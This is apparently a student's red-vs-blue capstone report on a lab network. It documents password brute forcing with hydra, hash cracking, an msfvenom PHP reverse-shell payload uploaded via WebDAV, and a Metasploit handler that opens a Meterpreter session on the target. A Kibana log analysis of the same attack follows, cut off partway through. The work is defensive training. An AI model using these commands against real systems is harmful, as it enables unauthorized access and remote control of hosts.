Red vs Blue Team Capstone

Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System


BY Safal Jung K C

Table of Contents

This document contains the following sections:

Network Topology

Network Topology



Network
Address Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

IPv4: 192.168.1.1.05
OS: Linux
Hostname: Capstone

IPv4: 192.168.1.100
OS: Linux
Hostname: Elk

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Host	192.168.1.1	Gateway/ Host Virtual Machine
Kali	192.168.1.90	Attacker Machine
Elk	192.168.1.100	Kibana Data Collection
Capstone	192.168.1.105	Target Machine

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Brute Force Vulnerability	*Weak and insecure username and passwords policy*	*Attacker can launch a bruteforce attack to crack passwords* *If usernames are known to the attacker by other intel the attacker can use custom list to crack the user password for unauthorized access.*
Remote Code execution OWASP Top 10	Attacker can execute reverse shell command with administrator privileges. Attacker can deploy payload remotely.	Once attacker gains access to control the server, they can damage the system, steal confidential data and sensitive files, upload malicious programs and crash the whole server.
Unauthorized file upload	Attacker can upload a malicious php file to the web server with no limitations on size or file types	This vulnerability allowed attacker to run malicious scripts, pasting external files directly into the server and upload php scripts.
Web Directories sensitive data exposure	The directories are openly listed on the server with no indel.html and has administrator username publicly accessed.	This vulnerability allowed the attacker to gain confidential data which compromised the username that attacker can launch an

Exploitation: [Web Server Sensitive Data Exposure]

01

Tools & Processes
I used nmap on the subnet
nmap -sV 192.168.1-255
Then i found out the ip address of the Linux web Server and the ports open which was port 80 on http. Then i opened the browser and navigated to 192.168.1.105 and located the hidden directory on the server.

02

Achievements
I was able to gather intel regarding the secret folder and the user most likely to have access to. Even it's password protected we can bruteforce it using ashton's login credentials.

03

I've attached the screenshots.

Running nmap on the local network subnet

```
root@Kali:~# nmap -sV 192.168.1.1-255
Starting Nmap 7.80 ( https://nmap.org ) at 2021-08-05 17:51 PDT
Nmap scan report for 192.168.1.1
Host is up (0.0012s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
2179/tcp open  vmrdp?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
MAC Address: 00:15:5D:00:04:0D (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.1.100
Host is up (0.0011s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; proto
col 2.0)
9200/tcp open  http    Elasticsearch REST API 7.6.1 (name: elk; cluster: el
asticsearch; Lucene 8.4.0)
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.105
Host is up (0.00086s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protoco
l 2.0)
80/tcp open  http    Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kerne
l

Nmap scan report for 192.168.1.90
Host is up (0.000023s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.1p1 Debian 5 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Company Directory are publicly accessible and displayed

Index of /

192.168.1.105

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter

Index of /

Name	Last modified	Size	Description
company_blog/	2019-05-07 18:23	-	
company_folders/	2019-05-07 18:27	-	
company_share/	2019-05-07 18:22	-	
meet_our_team/	2019-05-07 18:34	-	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

192.168.1.105/company_fol

192.168.1.105/company_folders/company_culture/file1.txt

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offen

ERROR: FILE MISSING

Please refer to company_folders/secret_folder/ for more information

ERROR: company_folders/secret_folder is no longer accessible to the public

192.168.1.105/meet_our_te

192.168.1.105/meet_our_team/ashton.txt

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU

Ashton is 22 years young, with a masters degreee in aquatic jousting. "Moving over to managing everyone's credit card and security information has been terrifying. I can't believe that they have me managing the company_folders/secret_folder! I really shouldn't be here" We look forward to working more with Ashton in the future!

The secret folder is password protected

Index of /

192.168.1.105/company_folders/secret_folder/

Kali Linux | Kali Training | Kali Tools | Kali Docs | Kali Forums | NetHunter | Offensive Security | Exploit-DB | GHDB | MSFU

Index of /

Name	Last modified	Size	Description
company_blog/	2019-05-07 18:23	-	
company_folders/	2019-05-07 18:27	-	
company_share/	2019-05-07 18:22	-	
meet_our_team/	2		

Apache/2.4.29 (Ubuntu

Authentication Required

http://192.168.1.105 is requesting your username and password. The site says: "For ashtons eyes only"

User Name:

Password:

Cancel OK

Exploitation: [BruteForce]

01

Tools & Processes

After i got the user credentials from the web server vulnerability. I used hydra to crack Ashton's password to gain access to the secret folder on the web server. **hydra -l ashton -P rockyou.txt -s 80 192.168.1.105 http-get /company_folders/secret_folder**

I used a custom password payload named **rockyou.txt** for hydra which was successfully able to crack the password. For the hash i used crackstaion.net to crack Ryan's account and login into the server.

02

Achievements

After gaining access to the secret folder with Ashton's cracked password, i was able to see a document titled Connect to corp server which had a password hash and for Ryan's account I used crackstation.net and logged in as Ryan to access the /webdav which seems to be the administrator of the web server.

03

I've attached the screenshots.

Hydra successfully cracked the password

Shell No.1

File Actions Edit View Help

```
[STATUS] 8956.86 tries/min, 62698 tries in 00:07h, 14281701 to do in 26:35h
, 16 active
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume s
ession.
root@Kali:/usr/share/wordlists# hydra -l ashton -P rockyou.txt -s 80 192.16
8.1.105 http-get /company_folders/secret_folder
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or se
cret service organizations, or for illegal purposes.
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-07-24 1
1:25:02
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to sk
ip waiting)) from a previous session found, to prevent overwriting, ./hydra
.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l
:1/p:14344399), ~896525 tries per task
[DATA] attacking http-get://192.168.1.105:80/company_folders/secret_folder
[STATUS] 8642.00 tries/min, 8642 tries in 00:01h, 14335757 to do in 27:39h,
 16 active
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-07-24 1
1:26:24
root@Kali:/usr/share/wordlists#
```

I was able to access the secret folder using ashton's cracked password

Index of /company_folders/s

192.168.1.105/company_folders/secret_folder/

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU

Index of /company_folders/secret_folder

Name	Last modified	Size	Description
Parent Directory		-	
connect_to_corp_server	2019-05-07 18:28	414	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

Inside the secret folder, there was Ryan's password hash

192.168.1.105/company_fol CrackStation - Online Pa

192.168.1.105/company_folders/secret_folder/connect_to_corp_server

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU

```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```

I successfully cracked the password hash

CrackStation

Defuse.ca · Twitter

CrackStation » Password Hashing Security » Defuse Security »

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

d7dad0a5cd7c8376eeb50d69b3ccd352

I'm not a robot reCAPTCHA Privacy - Terms


Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults


Hash	Type	Result
d7dad0a5cd7c8376eeb50d69b3ccd352	md5	linux4u

Color Codes: Green, Exact match, Yellow, Partial match, Red, Not found.

The webdav directory is also password protected and cannot be accessed with Ashton credentials.



Using Ryan's cracked password i gained access to the webdav directory



Exploitation: [Unauthorized Files Upload]

01

Tools & Processes
I used msfvenom to create a payload called shell.php which will act as a listener once the victim opens it on the browser. After creating the file i uploaded that into the webdav directory on the web server
mfsvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.90 LPORT=4444 > shell.php

02

Achievements
After creating the payload on my kali machine i used Ryan's credentials to gain access to webdav folder on the file manager. After that i pasted the shell.php file into the webdav.

03

I've attached the screenshots


MSFVENOM created the payload named shell.php

```
Shell No.1
File  Actions  Edit  View  Help
root@Kali:~# ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos
root@Kali:~# cd Documents
root@Kali:~/Documents# msfvenom -p php/meterpreter/reverse_tcp LHOST=192.16
8.1.90 LPORT=4444 > shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the
payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes

root@Kali:~/Documents#
```


I checked with ls to confirm it was on the directory

```
root@Kali:~/Documents# ls
shell.php
root@Kali:~/Documents#
```


Webdav was password protected and i used Ryan's credentials to login



I opened the webdav and extracted the php file.



I successfully uploaded the listener on the network folder webdav



Exploitation: [Remote Code Execution]

01

Tools & Processes
I used Metasploit to use the multi handler exploit .

msfconsole
use/exploit/multi/handle
set payload
php/meterpreter/reverse_tcp
set LHOST 192.168.1.90
Set LPORT 4444

After that i ran it:
exploit

02

Achievements
To activate the payload the php.shell file is opened on the webdav and a user meterpreter session started.
I used **exploit** command to start reverse tcp handler.

After successful exploit i was able to find the flag.txt

03

I've attached the screenshots.

I selected the multi handler exploit

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > ls
```

After that i setup the payload

```
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) >
```

Then i set the LHOST and LPORT


```
msf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST => 192.168.1.90
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) >
```

```
Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  198.168.1.90     yes       The listen address (an interface may b
e specified)
   LPORT  4444             yes       The listen port
```

Then i started the exploit using **exploit**

```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
```

I opened the shell.php to start the meterpreter session.



After opening the shell.php the meterpreter started

```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 2 opened (192.168.1.90:4444 → 192.168.1.105:56864)
 at 2021-08-05 22:56:13 -0700

meterpreter >
```

Then i used **cd /** to get to root and then **ls** to display it contents

Shell No. 1

File Actions Edit View Help

```
meterpreter > cd /
meterpreter > ls
Listing: /
==========

Mode              Size        Type  Last modified              Name
----              ----        ----  -------------              ----
40755/rwxr-xr-x   4096        dir   2020-05-29 12:05:57 -0700  bin
40755/rwxr-xr-x   4096        dir   2020-06-27 23:13:04 -0700  boot
40755/rwxr-xr-x   3840        dir   2021-08-05 20:50:26 -0700  dev
40755/rwxr-xr-x   4096        dir   2020-06-30 23:29:51 -0700  etc
100644/rw-r--r--  16          fil   2019-05-07 12:15:12 -0700  flag.txt
40755/rwxr-xr-x   4096        dir   2020-05-19 10:04:21 -0700  home
100644/rw-r--r--  57982894    fil   2020-06-26 21:50:32 -0700  initrd.img
100644/rw-r--r--  57977666    fil   2020-06-15 12:30:25 -0700  initrd.img.o
ld
40755/rwxr-xr-x   4096        dir   2018-07-25 16:01:38 -0700  lib
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:54 -0700  lib64
40700/rwx------   16384       dir   2019-05-07 11:10:15 -0700  lost+found
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  media
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  mnt
40755/rwxr-xr-x   4096        dir   2020-07-01 12:03:52 -0700  opt
40555/r-xr-xr-x   0           dir   2021-08-05 20:49:52 -0700  proc
40700/rwx------   4096        dir   2020-05-21 16:30:12 -0700  root
40755/rwxr-xr-x   880         dir   2021-08-05 20:50:41 -0700  run
40755/rwxr-xr-x   12288       dir   2020-05-29 12:02:57 -0700  sbin
```

The flag captured

```
meterpreter > cat flag.txt
b1ng0w@5h1sn@m0
meterpreter >
```

Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

- What time did the port scan occur?

  The port scan occurred at Jul 24, 2021 @ 19:52.08.505

- How many packets were sent, and from which IP?

There were 45 packets and they were sent from the attacking Kali machine.

- What indicates that this was a port scan?

  A lot of packages were sent in quick succession to all the destination ip within the range we can determine that is a port scan.

  I've attached the screenshot.

As we can see Echo 0 response fro, ICMP for port scans

icmp.request.message : "RouterSolicitation(0)" and host.name: Kali | KQL | Jul 23, 2021 @ 00:00:00.00 → Jul 25, 2021 @ 23:30:00.00 | Refresh

+ Add filter

packetbeat-*

Search field names

Filter by type 0

Selected fields

_source

Available fields

@timestamp
_id
_index
_score
_type
agent.ephemeral_id
agent.hostname
agent.id
agent.name
agent.type
agent.version
client.bytes
client.ip
client.port
destination.bytes

45 hits

Jul 23, 2021 @ 00:00:00.000 - Jul 25, 2021 @ 23:30:00.000 — Auto

Time	_source
Jul 24, 2021 @ 19:52:08.505	icmp.request.message: RouterSolicitation(0) host.name: Kali @timestamp: Jul 24, 2021 @ 19:52:08.505 destination.ip: ff02::2 client.ip: fe80::90ca:742e:54ed:7bb7 client.bytes: 8B event.category: network_traffic event.dataset: icmp event.start: Jul 24, 2021 @ 19:52:08.505 event.kind: event type: icmp source.ip: fe80::90ca:742e:54ed:7bb7 source.bytes: 8B agent.version: 7.8.0 agent.hostname: Kali agent.ephemeral_id: db4fc509-0690-40af-92f6-ee910961ca38 agent.id: 26444e58-c83e-4d56-854f-bd90ace159df agent.name: Kali agent.type: packetbeat status: OK icmp.version: 6 icmp.request.code: 0 icmp.request.type: 133 network.community_id: 1:TOQMaQrwK2ncqKctyyV8wtN9kjI= network.bytes: 8B
Jul 24, 2021 @ 19:52:04.503	host.name: Kali icmp.request.message: RouterSolicitation(0) @timestamp: Jul 24, 2021 @ 19:52:04.503 path: ff02::2 icmp.version: 6 icmp.request.code: 0 icmp.request.type: 133 source.ip: fe80::90ca:742e:54ed:7bb7 source.bytes: 8B server.ip: ff02::2 type: icmp status: OK destination.ip: ff02::2 network.transport: ipv6-icmp network.community_id: 1:TOQMaQrwK2ncqKctyyV8wtN9kjI= network.bytes: 8B network.type: ipv6 client.ip: fe80::90ca:742e:54ed:7bb7 client.bytes: 8B event.kind: event event.category: network_traffic event.dataset: icmp event.start: Jul 24, 2021 @ 19:52:04.503 ecs.version: 1.5.0 agent.ephemeral_id: db4fc509-0690-40af-92f6-ee910961ca38 agent.id: 26444e58-c83e-4d56-854f-bd90ace159df
Jul 24, 2021 @ 19:52:00.502	icmp.request.message: RouterSolicitation(0) host.name: Kali @timestamp: Jul 24, 2021 @ 19:52:00.502 source.ip: fe80::90ca:742e:54ed:7bb7 status: OK icmp.version: 6 icmp.request.type: 133 icmp.request.code: 0 destination.ip: ff02::2 type: icmp agent.version: 7.8.0 agent.hostname: Kali agent.ephemeral_id: db4fc509-0690-40af-92f6-ee910961ca38 agent.id: 26444e58-c83e-4d56-854f-bd90ace159df agent.name: Kali agent.type: packetbeat server.ip: ff02::2 event.kind: event event.category: network_traffic event.dataset: icmp event.start: Jul 24, 2021 @ 19:52:00.502 path: ff02::2 client.ip: fe80::90ca:742e:54ed:7bb7 network.community_id: 1:TOQMaQrwK2ncqKctyyV8wtN9kjI= network.type: ipv6 network.transport: ipv6-icmp

Analysis: Finding the Request for the Hidden Directory


- What time did the request occur? How many requests were made?

  The request occurred on Jul 24, 2021 @ 18:30:15.000. 10,144 requests were made.

- Which files were requested? What did they contain?

  The file conncet_to_corp_server which was inside the hidden directory was requested. They contained the password hash for Ryan and instructions to connect to webdav server.

I've attached the screenshot



user.name : "ashton" and url.original : "/company_folders/secret_folder" KQL

Jul 23, 2021 @ 00:00:00.00 → Jul 25, 2021 @ 23:30:00.00

Refresh

+ Add filter

filebeat-*

Search field names

Filter by type 0

Selected fields

_source

Available fields

Popular

- agent.ephemeral_id
- event.outcome
- message
- source.port
- user.name
- user_agent.device.n...
- user_agent.original
- @timestamp
- _id
- _index
- _score

10,144 hits

Jul 23, 2021 @ 00:00:00.000 - Jul 25, 2021 @ 23:30:00.000 — Auto

Time	_source
Jul 24, 2021 @ 18:30:15.000	url.original: /company_folders/secret_folder user.name: ashton agent.hostname: server1 agent.id: 07143c2c-842d-4407-8ad8-90e08d99f87a agent.type: filebeat agent.ephemeral_id: 812fb04c-d478-400b-befd-15224126ac9b agent.version: 7.7.0 log.file.path: /var/log/apache2/access.log log.offset: 22,286,839 source.address: 192.168.1.90 source.ip: 192.168.1.90 fileset.name: access input.type: log @timestamp: Jul 24, 2021 @ 18:30:15.000 ecs.version: 1.5.0 service.type: apache host.name: server1 http.request.referrer: -
Jul 24, 2021 @ 18:26:24.000	url.original: /company_folders/secret_folder user.name: ashton agent.hostname: server1 agent.id: 07143c2c-842d-4407-8ad8-90e08d99f87a agent.type: filebeat agent.ephemeral_id: 812fb04c-d478-400b-befd-15224126ac9b agent.version: 7.7.0 log.file.path: /var/log/apache2/access.log log.offset: 22,279,476 source.address: 192.168.1.90 source.ip: 192.168.1.90 fileset.name: access input.type: log @timestamp: Jul 24, 2021 @ 18:26:24.000 ecs.version: 1.5.0 service.type: apache host.name: server1 http.request.referrer: -
Jul 24, 2021 @ 18:26:24.000	url.original: /company_folders/secret_folder user.name: ashton agent.hostname: server1 agent.id: 07143c2c-

Analysis: Uncovering the Brute Force Attack

- How many requests were made in the attack?

  There were 10,144 requests made in the attack

- How many requests had been made before the attacker discovered the password?

